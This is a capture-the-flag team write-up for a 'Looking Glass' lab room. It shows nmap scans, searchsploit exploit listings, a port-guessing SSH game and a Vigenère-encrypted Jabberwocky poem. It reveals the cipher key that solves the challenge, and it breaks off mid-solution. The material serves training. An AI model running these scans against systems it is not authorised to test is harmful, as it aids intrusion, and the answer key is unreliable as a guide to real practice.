PenTest 1

ROOM A

Potatoes & Tomatoes

Members

ID	Name	Role
1211101125	Sayid Abdur-Rahman Al-Aidarus Bin Syed Abu Bakar Mashor Al-Idrus	Leader
1211103699	Choo Qing Lam	Member
1211101237	Mohammad Zulhilman Bin Mohd Hisham	Member
1211101234	Muhammad Zahin Adri Bin Mohd Nawawi	Member

Recon and Enumeration

Members Involved: All members

Tools used: Nmap, Google, Searchsploit

Thought Process and Methodology and Attempts:


Reverse Searching Image

Zahin and Zulhilman Initially tried finding any data behind the image with reverse image searching but only found the origins of the image as it was published as a part of a book “Alice Through the Looking-Glass” in 1871

Alice entering the looking-glass.

Nmap Scanning


Everyone did an nmap scan and more and less found the same results, which is a lot of opened SSH ports.



```
┌──(goldensquirrel㉿kali)-[~]
└─$ nmap -Pn -A 10.10.207.192
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-26 06:17 EDT
Nmap scan report for 10.10.207.192
Host is up (0.24s latency).
Not shown: 870 closed tcp ports (conn-refused), 51 filtered tcp ports (no-response)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3f:15:19:70:35:fd:dd:0d:07:a0:50:a3:7d:fa:10:a0 (RSA)
|   256 a8:67:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:d9:65 (ECDSA)
|_  256 26:92:59:2d:5e:25:90:89:09:f5:e5:e0:33:81:77:6a (ED25519)
9001/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9002/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9003/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9009/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9010/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9011/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9040/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9050/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9071/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9080/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9081/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9090/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9091/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9099/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9100/tcp  open  jetdirect?
9101/tcp  open  jetdirect?
9102/tcp  open  jetdirect?
9103/tcp  open  jetdirect?
9110/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
```


Searchsploit

Sayid noticed that under version, the SSH port starting from 9000 and above were Dropbear sshd (protocol 2.0). He tried to search for exploits for Dropbear but since we don't know the exact version of it, this information did not really seem to find anything useful.



```
└─$ searchsploit dropbear
---------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------------
Dropbear / OpenSSH Server - 'MAX_UNAUTH_CLIENTS' Denial of Service                | multiple/dos/1572.pl
Dropbear SSH 0.34 - Remote Code Execution                                         | linux/remote/387.c
DropBearSSHD 2015.71 - Command Injection                                          | linux/remote/40119.md
---------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
```

Sayid also noticed the **`jetdirect?`** service running and tried to google it to find out what it is. He found out that it is most likely some sort of HP printer service used to communicate through LAN. He also searched it up using searchsploit and found some exploits.



```
┌──(goldensquirrel㉿kali)-[~/Downloads/Looking glass]
└─$ searchsploit jetdirect
---------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------------
HP Jetdirect - Path Traversal Arbitrary Code Execution (Metasploit)               | unix/remote/45273.rb
HP JetDirect FTP Print Server - 'RERT' Denial of Service                          | windows/dos/29787.py
HP JetDirect J3111A - Invalid FTP Command Denial of Service                       | hardware/dos/20090.txt
HP JetDirect PJL - Interface Universal Directory Traversal (Metasploit)           | hardware/remote/17635.rb
HP JetDirect PJL - Query Execution (Metasploit)                                   | hardware/remote/17636.rb
HP JetDirect Printer - SNMP JetAdmin Device Password Disclosure                   | hardware/remote/22319.txt
HP JetDirect rev. G.08.x/rev. H.08.x/x.08.x/J3111A - LCD Display Modification     | hardware/remote/20565.c
---------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
```

He tried reading how to use the "HP Jetdirect - Path Traversal Arbitrary Code Execution" exploit but eventually came to a conclusion that we likely don't have the required information to successfully execute this exploit. He was also unsure how useful this exploit was in our case.

Initial Foothold

Members involved: Sayid, Zahin, Zulhilman


Tools used: Sayid’s python text reverser, SSH, Vigenère Cipher Decoder, Text Reverser, Sayid’s Text Reverser

Thought Process and Methodology and Attempts:

Question: Get the user flag

Finding The Correct SSH Port


Zulhilman tried to connect with one of the SHH ports with SSH-RSA. The output below was seen.



```
┌──(kali㉿kali)-[~]
└─$ ssh -oHostKeyAlgorithms=+ssh-rsa 10.10.147.111 -p 13500
Higher
Connection to 10.10.147.111 closed.
```

After trying to connect to a couple of SSH ports, we realised this worked like a game of higher or lower. Whenever we connected to a port that outputs “`Higher`”, it means we need to connect to a port that appears **higher** in the nmap scan (a **lower** port number) but whenever we connect to a port that outputs “`Lower`”, it means that we need to connect to a port that appears **lower** in the nmap scan (a **higher** number port).

After trying to SSH into ports following the rules explained above, we eventually found a port with a different output.




```
┌──(kali㉿kali)-[~]
└─$ ssh -oHostKeyAlgorithms=+ssh-rsa 10.10.147.111 -p 13490
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
```

Solving The Poem Challenge


Zahin noticed that the gibberish output was structured somewhat like a poem but no discernable words could be made out of it.

Sayid wrote a python script to try to reverse the sentences in the gibberish poem but no useful information could be obtained from it.



```
┌──(goldensquirrel㉿kali)-[~/Downloads/Looking glass]
└─$ python3 reverse.py
Enter line: 'Mdes mgplmmz, cvs alv lsmtsn aowil
liwoa nstmsl vla svc ,zmmlpgm sedM'
Enter line: Fqs ncix hrd rxtbmi bp bwl arul;
;lura lwb pb imbtxr drh xicn sqF
Enter line: Elw bpmtc pgzt alv uvvordcet,
,tecdrovvu vla tzgp ctmpb wlE
Enter line: Egf bwl qffl vaewz ovxztiql.
.lqitzxvo zweav lffq lwb fgE
Enter line: 'Fvphve ewl Jbfugzlvgb, ff woy!
!yow ff ,bgvlzgufbJ lwe evhpvF'
Enter line: Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
!ljmrg appv lablj tst ,iabs xhwb upek eoI
Enter line: Bplhrf xag Rjinlu imro, pud tlnp
pnlt dup ,ormi ulnijR gax frhlpB
Enter line: Bwl jintmofh Iaohxtachxta!'
'!atxhcatxhoaI hfomtnij lwB
Enter line: Oi tzdr hjw oqzehp jpvvd tc oaoh:
:hoao ct dvvpj phezqo wjh rdzt iO
Enter line: 
```

We tried to google the name “Jabberwocky” at the beginning of the gibberish poem and found a poem. Zulhilman realised that the number of characters in each word of the poem match the number of characters in the gibberish poem so he deduced that it was some sort of cypher.



"Jabberwocky"

'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.

"Beware the Jabberwock, my son!
The jaws that bite, the claws that catch!
Beware the Jubjub bird, and shun
The frumious Bandersnatch!"

He took his vorpal sword in hand:
Long time the manxome foe he sought—
So rested he by the Tumtum tree,
And stood awhile in thought.

And as in uffish thought he stood,
The Jabberwock, with eyes of flame,
Came whiffling through the tulgey wood,
And burbled as it came!


One, two! One, two! And through and through
The vorpal blade went snicker-snack!
He left it dead, and with its head
He went galumphing back.

"And hast thou slain the Jabberwock?
Come to my arms, my beamish boy!
O frabjous day! Callooh! Callay!"
He chortled in his joy.

'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.

from *Through the Looking-Glass, and What Alice Found There* (1871)

After some research on google and trying some other cyphers like the Caesar cypher, Zulhilman eventually stumbled upon the Vigenere cypher which coincidentally is the cypher used to encrypt the poem.



Vigenere Tool

```
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
```

Key: thealphabetcipher
Standard Mode
English

Auto Solve Options

